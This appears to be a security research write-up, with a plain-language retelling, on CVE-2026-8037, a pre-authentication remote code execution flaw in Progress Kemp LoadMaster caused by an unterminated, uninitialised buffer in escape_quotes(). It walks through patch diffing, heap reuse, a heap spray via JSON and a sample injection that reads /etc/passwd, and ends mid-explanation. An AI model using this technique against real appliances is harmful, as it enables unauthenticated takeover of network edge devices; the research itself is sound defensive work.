Enterprise Tech In, Shell Out (Progress Kemp LoadMaster Uninitialized Heap to Pre-Auth RCE CVE-2026-8037)
The escape_quotes function in Kemp LoadMaster allocated an uninitialized heap buffer and failed to null-terminate the escaped string, so a crafted apiuser value could cause the command string to read past the buffer into attacker-sprayed heap data containing shell commands. An unauthenticated attacker could then execute arbitrary commands on the appliance.
 Published on labs.watchtowr.com
This research is a glimpse into the capability powering the watchTowr Platform, a Preemptive Exposure Management solution. We enable organizations to autonomously validate and mitigate their exposure to emerging threats, ahead of in-the-wild exploitation.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Progress Kemp LoadMaster is a load balancer and application delivery controller (ADC) that distributes incoming traffic across multiple servers to keep applications available, responsive and scalable. Beyond basic load balancing it provides Layer 4 and Layer 7 traffic management, SSL/TLS offloading, content switching, health checking and a built-in web application firewall (WAF). It is produced by Progress, and it sits at the edge of a lot of enterprise networks.
CVE-2026-8037 is a pre-authentication remote code execution vulnerability in that appliance, reachable by anyone who can access the API. Progress described it as a "Command Injection Remote Code Execution Vulnerability" in an advisory published on 4 June 2026. The affected versions, when the API is enabled, are:
- Kemp LoadMaster: GA v7.2.63.1 and older
- Kemp LoadMaster: LTSF v7.2.54.17 and older
Setup
The analysis compared two builds, following the usual "what has changed" process:
- [redacted] (vulnerable)
- [redacted] (different)
The work started on [redacted] by diffing the access executable against the [redacted] build.
Finding it

The initial assumption was a straightforward command injection. The diff, however, showed only a single modified function: escape_quotes(). Stranger still, the patch did not escape any additional characters. That raised the obvious question: is it really that simple?
The job of escape_quotes() is to take a string and make it safe to place inside a single-quoted shell argument, in a command shaped like this:
validuser -u '<user-controlled-input>'
It does this by escaping single quotes and nothing else, because an unescaped single quote lets an attacker break out of the quoted argument and inject additional commands.
The unpatched implementation looks like this:
_BYTE *__fastcall escape_quotes(const char *user_input)
{
  const char *v1;
  char *v2;
  _BYTE *result;
  char v4;
  _BYTE *i;

  v1 = user_input;
  if ( !user_input )
    return nullptr;
  v2 = strchr(user_input, '\'');
  result = user_input;
  if ( v2 )
  {
    result = malloc(3 * (strlen(user_input) + 1) + 29);
    if ( result )
    {
      v4 = *user_input;
      if ( *user_input )
      {
        for ( i = result; ; ++i )
        {
          if ( v4 == "'" )
          {
            *i = '\'';
            i[1] = '\\';
            i[2] = '\'';
            i += 3;
          }
          *i = *v1++;
          v4 = *v1;
          if ( !*v1 )
            break;
        }
      }
    }
  }
  return result;
}
The function first calls strchr() to determine whether the input contains a single quote. If it does not, there is nothing to escape: no buffer is allocated, the input is not modified, and the original pointer supplied by the caller is returned.
escape_quotes("ABCD") -> ABCD
If the input does contain a single quote, the function allocates a fresh heap buffer with malloc() and walks the input one character at a time. Normal characters are copied directly into the new buffer (i = *v1++). Every single quote is expanded into the four-byte sequence '\''. In other words, one quote in the input becomes four bytes in the escaped output:
if ( v4 == "'" )
{
	*i   = '\'';
	i[1] = '\\';
	i += 3;
}
*i = *v1++;
The report summarises the transformation with a table:
'      +     \'     +     '
close       escaped       reopen
quote        quote        quote
=  '\''   (4 characters)

┌─────────┬──────────────────┐
│  input  │      output      │
├─────────┼──────────────────┤
│ ABCD    │ ABCD             │
├─────────┼──────────────────┤
│ '       │ '\''             │
├─────────┼──────────────────┤
│ O'Brien │ O'\''Brien       │
├─────────┼──────────────────┤
│ ''''    │ '\'''\'''\'''\'' │
└─────────┴──────────────────┘
What the patch changed
The patched version of the same function:
_BYTE *__fastcall escape_quotes(const char *user_input)
{
  const char *v1;
  char *v2;
  _BYTE *result;
  char v4;
  _BYTE *i;
  _BYTE *end;

  v1 = user_input;
  if ( !user_input )
    return nullptr;
  v2 = strchr(user_input, '\'');
  result = user_input;
  if ( v2 )
  {
    result = calloc(1u, 4 * (strlen(user_input) + 1) + 28);
    if ( result )
    {
      v4 = *user_input;
      if ( *user_input )
      {
        for ( i = result; ; ++i )
        {
          if ( v4 == "'" )
          {
            *i = '\'';
            i[1] = '\\';
            i[2] = '\'';
            i += 3;
          }
          end = i + 1;
          *i = *v1++;
          v4 = *v1;
          if ( !*v1 )
            break;
        }
      }
      else
      {
        end = result;
      }
      *end = 0;
    }
  }
  return result;
}
There are exactly two changes:
mallocbecamecalloc. The output buffer is now zero-filled, so even if the function forgets to terminate the string, everything after the data is already\0.end = 0was added. This is the actual fix for the actual bug: a null terminator is written immediately after the escaped output.
So the original implementation had two problems: it allocated an uninitialised buffer with malloc(), and it failed to null-terminate the escaped string.
A quick search showed the vulnerability was discovered by Syed Ibrahim Ahmed of TrendAI Research, with an advisory titled "apiuser Uninitialized Memory Remote Code Execution Vulnerability". That sounded like the correct path.
A crash course in uninitialised heap memory
To understand why an uninitialised memory bug becomes RCE, the report uses a small C program:
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int main(int args, char **argv){

        char *buf1 = malloc(0x20);
        char *buf2 = malloc(0x20);
        char *buf3 = malloc(0x20);

        strcpy(buf1, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
        strcpy(buf2, "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB");
        strcpy(buf3, "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC");

        free(buf1);
        free(buf2);
        free(buf3);

        char *buf4 = malloc(0x20);

        fprintf(stdout, "%s\n", buf4 );

        return 0;

}
The program allocates three buffers of size 0x20, tags them by filling them with A, B and C, frees all three, then allocates a fourth buffer of the same size. What gets printed when fprintf runs?
Running it under a debugger and stopping right before fprintf() lets us inspect the buffer directly:
pwndbg> b fprintf
Breakpoint 1 at 0x1080
pwndbg> r
Starting program: /tmp/uninit/test

LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
──────────────────────────────────────────────────────────────────────────[ LAST SIGNAL ]──────────────────────────────────────────────────────────────────────────
Breakpoint hit at 0x7ffff7c5f560
──────────────────────────────────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]───────────────────────────────────────────────────────
 RAX  0
 RBX  0x7fffffffdd48 —▸ 0x7fffffffdfe6 ◂— '/tmp/uninit/test'
 RCX  0x555555556004 ◂— 0x3b031b01000a7325
 RDX  0x555555559300 ◂— 0x55500000c789
 RDI  0x7ffff7e045c0 (_IO_2_1_stdout_) ◂— 0xfbad2084
 RSI  0x555555556004 ◂— 0x3b031b01000a7325
───────────────────────────────────────────────────────────────────────────[ BACKTRACE ]───────────────────────────────────────────────────────────────────────────
 ► 0   0x7ffff7c5f560 fprintf
   1   0x55555555529b main+274
   2   0x7ffff7c2a1ca __libc_start_call_main+122
   3   0x7ffff7c2a28b __libc_start_main+139
   4   0x5555555550c5 _start+37
───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
In a 64-bit program the arguments to fprintf() are: rdi points to stdout, rsi points to the format string %s\n, and rdx points to the newly allocated heap chunk, buf4. Whatever rdx points to will be treated as a C string and printed with %s\n. Examining it:
pwndbg> dq $rdx
0000555555559300     000055500000c789 0000000000000000
0000555555559310     4343434343434343 4343434343434343
0000555555559320     0000000000000000 0000000000020ce1
0000555555559330     0000000000000000 0000000000000000
There are a few values we did not write, followed by 43434343..., which is the sprayed CCCC. Running the program shows the result:

The reason fprintf() prints garbage is simple: buf4 points to uninitialised heap memory. malloc() returns a pointer to a chunk but does not clear that memory. If the chunk was previously freed and then handed back, it may still contain whatever was left there before. In this case that means two things: the allocator metadata is still present at the start of the freed chunk, and the sprayed CCCC data is still sitting after it. Because buf4 is treated as a C string and passed to fprintf("%s\n", buf4), the program prints whatever bytes are present until it hits a \0. That is why the output is garbage first, followed by the sprayed data.
The layout of the reused chunk:
 offset
        +==========================================+
  0x00  |  prev_size = 0                           |  chunk header
        |    (reusable; only set if prev is free)  |
        +------------------------------------------+
  0x08  |  size  = 0x.... | ... | N | M | P=1      |
        +==========================================+  <-- ptr malloc() gives us
  0x10  |  next  ---> next chunk in the tcache bin |  (overlaps old fd)
        |            NULL if it's the last one     |
        +------------------------------------------+
  0x18  |  key   ---> tcache_perthread_struct      |  (double-free guard)
        +------------------------------------------+
  0x20  |  ...stale user data, left untouched...   |
        |                                          |
        +==========================================+
So if a heap buffer is returned by malloc() and not initialised, the first 0x10 bytes can contain allocator-related metadata rather than the expected data. What happens if we intentionally overwrite that metadata? The program is updated with a loop that writes x into the first 0x10 bytes of buf4:
        char *buf4 = malloc(0x20);

				for (int i = 0; i < 16; i++) {
				    buf4[i] = 'x';
				}

        fprintf(stdout, "%s\n", buf4 );

        return 0;
Inspecting rdx right before fprintf() now shows:
pwndbg> dq $rdx
0000555555559300     7878787878787878 7878787878787878
0000555555559310     4343434343434343 4343434343434343
0000555555559320     0000000000000000 0000000000020ce1
0000555555559330     0000000000000000 0000000000000000
Overwriting those first 0x10 bytes with x removes the allocator metadata that previously caused early garbage output. As a result, fprintf() keeps treating the buffer as a string and continues reading past the intended chunk boundary until it eventually finds a null byte. In practice, that means we can make it read out of bounds and print data from a neighbouring freed chunk.

Exploitation
Step 1: find the sink
The function invoked whenever a request is made to LoadMaster's /accessv2 endpoint validates the API credentials supplied in the JSON body, specifically through the apiuser and apipass keys:
__int64 __fastcall sub_43B080(__int64 a1, __int64 a2, const char *a3)
{
  const char *v4;
  const char *v5;
  const char *v6;
  bool v7;
  __int64 result;

  if ( !a1 || !a2 )
    return 0;
  v4 = (const char *)escape_quotes(a2);
  v5 = (const char *)escape_quotes(a1);
  v6 = "";
  if ( fips )
    v6 = (const char *)&unk_46DFA8;
  __sprintf_chk(a3, 1, -1, "validuser -b %s -u '%s' -p '%s'", v6, v5, v4);
  v7 = system(a3) == 0;
  result = 0;
  if ( v7 )
    return a1;
  return result;
}
A normal request looks like this:
POST /accessv2 HTTP/1.1
Accept-Encoding: gzip, deflate, br
Content-Length: 2986
Host: [redacted]:443
Content-Type: application/json
Accept: *
Under the hood, the function constructs and executes the following command via system():
sh -c validuser -b -u 'AAAAA' -p 'QkJCQkI='
The apiuser value is passed to the -u argument, while apipass is base64-encoded and passed to -p. Because apiuser goes through escape_quotes(), any single quote supplied should be escaped before it reaches the final command. A payload such as:
';cat /etc/passwd;'
will not work, because the single quotes are escaped.
Step 2: exploit the missing terminator
The patch fixed the fact that the escaped buffer was not null-terminated. That means if an adjacent freed heap chunk contains an unescaped command injection payload, and that payload does not contain a null byte, __sprintf_chk() can continue reading out of bounds into that chunk. Extra command content can therefore be smuggled into the final string after the escaped apiuser value.
There is one problem: freed chunks contain allocator metadata at the beginning, and those bytes may include null bytes. If __sprintf_chk() hits one of those null bytes, the read stops before reaching the payload.
Step 3: erase the metadata with quote expansion
The single quote escaping expansion itself removes the obstacle. Each single quote expands into four bytes, which lets us overwrite the first 0x10 bytes of the adjacent freed chunk and erase the allocator metadata. Sending:
{"apiuser":"''''"}
makes those four single quotes expand into sixteen bytes:
Four characters become enough bytes to do something useful. The diagram from the report:
offset 0x00                         0x10
       +================================+===================================+
       | ' \ ' ' ' \ ' ' ' \ ' ' ' \ ' '| '; cat /etc/passwd #  ...         |
       +================================+===================================+
        \___ 16 escaped bytes, no \0 ___/ \____  sprayed payload  _________/
        (overwrites malloc next ptr + key)
Step 4: place the payload with a heap spray
The next problem is placement: a heap chunk containing the command injection payload must land immediately after the escaped apiuser chunk. The approach was to spray. The request body is parsed by parse_json(), which eventually reaches json_fill_param(), giving a useful heap-spraying primitive by adding lots of JSON key/value pairs. The internals of the JSON parser are not covered in the report.
The final request does two things:
- Sprays the desired command payload enough times to increase the chance that one copy lands adjacent to
apiuser. - Uses four single quotes in
apiuserso the escaping expansion overwrites the first0x10bytes of the adjacent freed chunk, removing the allocator metadata that would otherwise stop the string read.
At that point, __sprintf_chk() keeps reading past the unterminated escaped buffer and into the sprayed command injection payload.
Step 5: send it
The full request:
POST /accessv2 HTTP/1.1
Accept-Encoding: gzip, deflate, br
Content-Length: 2913
Host: [redacted]:443
Content-Type: application/json
Accept: *
And the result:

Root cause
The bug is a combination of two mistakes in escape_quotes(): the output buffer is allocated with malloc() and never initialised, and the escaped string is never null-terminated. The caller then passes that buffer to __sprintf_chk() as a %s argument, so the formatting routine reads past the end of the escaped data until it finds a null byte. Because the adjacent heap memory can be attacker-controlled through the JSON body spray, the string that reaches system() can contain more than the escaped apiuser value, including shell metacharacters that were never escaped.
The escaping logic itself was correct for the characters it handled; the defence failed because the string it produced had no defined end. The patch addresses both halves: calloc zero-fills the buffer, and an explicit terminator is written after the escaped output.
Impact
CVE-2026-8037 is a pre-authentication remote code execution vulnerability: it is exploitable by unauthenticated attackers who can reach the API, and the affected versions are GA v7.2.63.1 and older and LTSF v7.2.54.17 and older, when the API is enabled. The vulnerable component is an edge load balancer and ADC that sits at the boundary of enterprise networks.
Fix
Progress published the advisory on 4 June 2026; the later build compared here is 7.2.63.2. The change is confined to escape_quotes(): the allocation switched from malloc to calloc, and a null terminator is written immediately after the escaped output.
Variants to test
- Look for other escaping or quoting helpers that allocate with
malloc()and build a string for a shell command. A positive result is an escaped output whose buffer is not explicitly terminated, or whose allocation is not zeroed. - Grep for
__sprintf_chkorsprintfcalls that format attacker-controlled strings into a command passed tosystem(). A positive result is a format string where a%sargument comes from a heap buffer produced by a custom escaper. - Test inputs that expand on escaping, such as quote characters that grow to several bytes, against any endpoint that reflects or reuses the escaped value. A positive result is output that continues past the escaped data into neighbouring heap contents.
- Exercise JSON body parsers with many key/value pairs to see whether the resulting allocations can be shaped around a target buffer. A positive result is a chunk containing controlled data landing adjacent to a buffer that is later read as a C string.
- Check other Progress Kemp LoadMaster endpoints that accept
apiuseror similar credential fields. A positive result is the same unauthenticated command construction path reachable through a different route.
What happened, in plain words
Progress Kemp LoadMaster is a piece of software that many companies put in front of their websites and internal applications. Its job is to take the flood of incoming visitors and share them out across several servers, so no single server gets overwhelmed. Think of it like a receptionist at a busy office who sends each visitor to whichever desk is free, instead of letting everyone queue at one desk. Progress, the company that makes it, also gives it extra jobs: it can handle the encrypted part of connections (SSL/TLS offloading), decide which requests go where based on the content (content switching), check whether servers are still healthy, and filter out common attacks with a built-in web application firewall (WAF).
Because this appliance sits right at the edge of a company's network, where the public internet meets the private systems, it is a very attractive target. If an attacker can take control of the receptionist, they can decide who gets in and where they go. That is exactly what CVE-2026-8037 allows. The label "CVE" is just a unique ID number given to a publicly known security flaw, so people can talk about the same bug without confusion. "Pre-authentication" means the attacker does not need to log in first: no username, no password, no valid session. "Remote code execution" (RCE) means the attacker can make the appliance run commands of their choosing, from a distance, over the network.
Progress published an advisory (a public notice) on 4 June 2026 describing the flaw as a "Command Injection Remote Code Execution Vulnerability". The affected versions, when the API is enabled, are:
- Kemp LoadMaster: GA v7.2.63.1 and older
- Kemp LoadMaster: LTSF v7.2.54.17 and older
An API, in this context, is the part of the appliance that other software talks to directly, rather than the part a human clicks through in a browser. It accepts structured requests, usually in a format called JSON, and replies with structured data. If the API is switched on and reachable, anyone who can send it a request can try to exploit the flaw.
Setup
The analysis compared two builds of the software, following the usual "what has changed" process:
- [redacted] (vulnerable)
- [redacted] (different)
A "build" is simply a particular compiled version of the software. The idea is to take the old, broken version and the new, fixed version, and compare them side by side. Whatever the vendor changed is almost always where the bug was. This technique is called diffing: a diff is a comparison that highlights exactly which lines differ between two files. The work started on [redacted] by diffing the access executable against the [redacted] build. An executable is a program file that the appliance runs; access is the name of the one that handles access checks.
Finding it
The first guess was a straightforward command injection. If the user text contains special characters that the shell (the program that interprets commands) treats as instructions, the attacker can tack on extra commands of their own. It is like a form that says "write your name here" and someone writes "Alice; now delete all the files".
The diff, however, showed only a single modified function: escape_quotes(). A function is a named block of code that does one job; you can think of it as a small machine that takes something in and gives something back. Stranger still, the patch did not escape any additional characters. That raised the obvious question: is it really that simple?
The job of escape_quotes() is to take a string and make it safe to place inside a single-quoted shell argument, in a command shaped like this:
validuser -u '<user-controlled-input>'
In a shell command, single quotes are a way of saying "treat everything between these quotes as plain text, not as instructions". So if you wrap user input in single quotes, the shell will not interpret any special characters inside. The catch is that the user input itself might contain a single quote. If it does, that quote would close the protective wrapper early, and anything after it would be interpreted as instructions again. escape_quotes() exists to prevent that: it escapes single quotes and nothing else, because an unescaped single quote lets an attacker break out of the quoted argument and inject additional commands.
The unpatched implementation looks like this:
_BYTE *__fastcall escape_quotes(const char *user_input)
{
  const char *v1;
  char *v2;
  _BYTE *result;
  char v4;
  _BYTE *i;

  v1 = user_input;
  if ( !user_input )
    return nullptr;
  v2 = strchr(user_input, '\'');
  result = user_input;
  if ( v2 )
  {
    result = malloc(3 * (strlen(user_input) + 1) + 29);
    if ( result )
    {
      v4 = *user_input;
      if ( *user_input )
      {
        for ( i = result; ; ++i )
        {
          if ( v4 == "'" )
          {
            *i = '\'';
            i[1] = '\\';
            i[2] = '\'';
            i += 3;
          }
          *i = *v1++;
          v4 = *v1;
          if ( !*v1 )
            break;
        }
      }
    }
  }
  return result;
}
Line by line, in plain words:
_BYTE *__fastcall escape_quotes(const char *user_input)declares the function. It takes one input,user_input, which is a piece of text (a string), and returns a pointer to bytes. A pointer is just a number that says where in memory something lives, like a house address.- The lines starting with
const char *v1;and similar declare local variables: small named boxes the function uses while it works. v1 = user_input;copies the input address intov1so the function can walk through the text.if ( !user_input ) return nullptr;handles the case where no input was given at all.nullptrmeans "nothing".v2 = strchr(user_input, '\'');asks a standard library helper,strchr, to search the input for a single quote character. If it finds one,v2points at it; if not,v2is null.result = user_input;sets the default answer to be the original input, unchanged.if ( v2 )means "if a single quote was found, do the escaping work".result = malloc(3 * (strlen(user_input) + 1) + 29);asks the system for a fresh block of memory big enough to hold the escaped result.mallocis the memory allocator: it hands out a chunk of memory and gives back its address.strlenmeasures the length of the input. The arithmetic reserves extra room because each quote will grow.if ( result )checks that the allocation succeeded.v4 = *user_input;reads the first character of the input.if ( *user_input )checks that the input is not empty.for ( i = result; ; ++i )starts a loop, withipointing at the start of the new buffer and moving forward one byte at a time.if ( v4 == "'" )checks whether the current character is a single quote.- Inside that check,
*i = '\''; i[1] = '\\'; i[2] = '\'';writes three characters into the buffer: a quote, a backslash, and another quote. Theni += 3;moves the write position forward by three. *i = *v1++;copies the current input character into the buffer and advances the input pointer.v4 = *v1;reads the next input character.if ( !*v1 ) break;stops the loop when the input has ended.return result;hands back the address of the escaped text (or the original input if no quote was found).
The function first calls strchr() to determine whether the input contains a single quote. If it does not, there is nothing to escape: no buffer is allocated, the input is not modified, and the original pointer supplied by the caller is returned.
escape_quotes("ABCD") -> ABCD
This line shows the simple case: the text ABCD has no quotes, so it comes back exactly as it went in.
If the input does contain a single quote, the function allocates a fresh heap buffer with malloc() and walks the input one character at a time. The heap is a region of memory the program uses for data it creates while running, as opposed to the stack, which is used for short-lived local variables. Normal characters are copied directly into the new buffer (i = *v1++). Every single quote is expanded into the four-byte sequence '\''. In other words, one quote in the input becomes four bytes in the escaped output:
if ( v4 == "'" )
{
	*i   = '\'';
	i[1] = '\\';
	i += 3;
}
*i = *v1++;
This snippet is the heart of the escaping. When the current character is a single quote, the code writes a quote, then a backslash, then another quote, and jumps the write position forward by three. The backslash tells the shell "the next quote is a literal quote, not the end of the quoted section". The final *i = *v1++; then copies the original quote character itself. The net effect is that one quote in becomes four characters out.
The report summarises the transformation with a table:
'      +     \'     +     '
close       escaped       reopen
quote        quote        quote
=  '\''   (4 characters)

┌─────────┬──────────────────┐
│  input  │      output      │
├─────────┼──────────────────┤
│ ABCD    │ ABCD             │
├─────────┼──────────────────┤
│ '       │ '\''             │
├─────────┼──────────────────┤
│ O'Brien │ O'\''Brien       │
├─────────┼──────────────────┤
│ ''''    │ '\'''\'''\'''\'' │
└─────────┴──────────────────┘
The table is a cheat sheet. The first row shows plain text passing through untouched. The second row shows a single quote becoming four characters: close quote, escaped quote, reopen quote. The third row shows a name with an apostrophe, O'Brien, being made safe. The fourth row shows four quotes in a row becoming sixteen characters out. That last row matters later.
What the patch changed
The patched version of the same function:
_BYTE *__fastcall escape_quotes(const char *user_input)
{
  const char *v1;
  char *v2;
  _BYTE *result;
  char v4;
  _BYTE *i;
  _BYTE *end;

  v1 = user_input;
  if ( !user_input )
    return nullptr;
  v2 = strchr(user_input, '\'');
  result = user_input;
  if ( v2 )
  {
    result = calloc(1u, 4 * (strlen(user_input) + 1) + 28);
    if ( result )
    {
      v4 = *user_input;
      if ( *user_input )
      {
        for ( i = result; ; ++i )
        {
          if ( v4 == "'" )
          {
            *i = '\'';
            i[1] = '\\';
            i[2] = '\'';
            i += 3;
          }
          end = i + 1;
          *i = *v1++;
          v4 = *v1;
          if ( !*v1 )
            break;
        }
      }
      else
      {
        end = result;
      }
      *end = 0;
    }
  }
  return result;
}
Most of this is identical to the old version. The differences are small but important:
- A new variable
endis declared at the top. It will remember where the escaped text finishes. mallochas been replaced bycalloc(1u, 4 * (strlen(user_input) + 1) + 28);.callocis a cousin ofmalloc: it hands out memory too, but it first fills every byte with zero. That means any part of the buffer the function forgets to write is already a zero byte, not leftover garbage.- Inside the loop,
end = i + 1;records the position just after the character about to be written. - In the
elsebranch (empty input),end = result;records the start of the buffer. - After the loop,
*end = 0;writes a zero byte at that recorded position. A zero byte is the C convention for "the string ends here".
There are exactly two changes:
mallocbecamecalloc. The output buffer is now zero-filled, so even if the function forgets to terminate the string, everything after the data is already\0.end = 0was added. This is the actual fix for the actual bug: a null terminator is written immediately after the escaped output.
So the original implementation had two problems: it allocated an uninitialised buffer with malloc(), and it failed to null-terminate the escaped string. "Uninitialised" means the memory was handed over with whatever was in it before, like being given a used notebook without the old pages torn out. "Null-terminated" means the text has a clear end marker, a zero byte, so anything reading it knows where to stop.
A quick search showed the vulnerability was discovered by Syed Ibrahim Ahmed of TrendAI Research, with an advisory titled "apiuser Uninitialized Memory Remote Code Execution Vulnerability". That sounded like the correct path.
A crash course in uninitialised heap memory
To understand why an uninitialised memory bug becomes RCE, the report uses a small C program:
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int main(int args, char **argv){

        char *buf1 = malloc(0x20);
        char *buf2 = malloc(0x20);
        char *buf3 = malloc(0x20);

        strcpy(buf1, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
        strcpy(buf2, "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB");
        strcpy(buf3, "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC");

        free(buf1);
        free(buf2);
        free(buf3);

        char *buf4 = malloc(0x20);

        fprintf(stdout, "%s\n", buf4 );

        return 0;

}
Line by line:
- The
#includelines pull in standard libraries:string.hfor text functions,stdio.hfor printing,stdlib.hfor memory functions. int main(...)is the entry point of the program.char *buf1 = malloc(0x20);and the next two lines ask for three blocks of memory, each0x20bytes.0x20is hexadecimal for 32. Hexadecimal is just another way of writing numbers, handy for programmers.strcpy(buf1, "AAAA...");and the next two lines copy a string ofAs into the first block,Bs into the second, andCs into the third. This is called tagging: putting a recognisable label in each block so you can tell later which one you are looking at.free(buf1);and the next two lines give the three blocks back to the allocator. They are now "freed" and can be reused.char *buf4 = malloc(0x20);asks for a fourth block of the same size. The allocator will likely hand back one of the blocks just freed.fprintf(stdout, "%s\n", buf4 );prints the contents ofbuf4as a string.%smeans "treat this as text and print until you hit a zero byte".stdoutis the normal output channel, the terminal.return 0;ends the program.
The program allocates three buffers of size 0x20, tags them by filling them with A, B and C, frees all three, then allocates a fourth buffer of the same size. What gets printed when fprintf runs?
Running it under a debugger and stopping right before fprintf() lets us inspect the buffer directly. A debugger is a tool that lets you pause a running program and look inside it, like freezing a video to examine a single frame:
pwndbg> b fprintf
Breakpoint 1 at 0x1080
pwndbg> r
Starting program: /tmp/uninit/test

LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
──────────────────────────────────────────────────────────────────────────[ LAST SIGNAL ]──────────────────────────────────────────────────────────────────────────
Breakpoint hit at 0x7ffff7c5f560
──────────────────────────────────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]───────────────────────────────────────────────────────
 RAX  0
 RBX  0x7fffffffdd48 —▸ 0x7fffffffdfe6 ◂— '/tmp/uninit/test'
 RCX  0x555555556004 ◂— 0x3b031b01000a7325
 RDX  0x555555559300 ◂— 0x55500000c789
 RDI  0x7ffff7e045c0 (_IO_2_1_stdout_) ◂— 0xfbad2084
 RSI  0x555555556004 ◂— 0x3b031b01000a7325
───────────────────────────────────────────────────────────────────────────[ BACKTRACE ]───────────────────────────────────────────────────────────────────────────
 ► 0   0x7ffff7c5f560 fprintf
   1   0x55555555529b main+274
   2   0x7ffff7c2a1ca __libc_start_call_main+122
   3   0x7ffff7c2a28b __libc_start_main+139
   4   0x5555555550c5 _start+37
───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
Line by line:
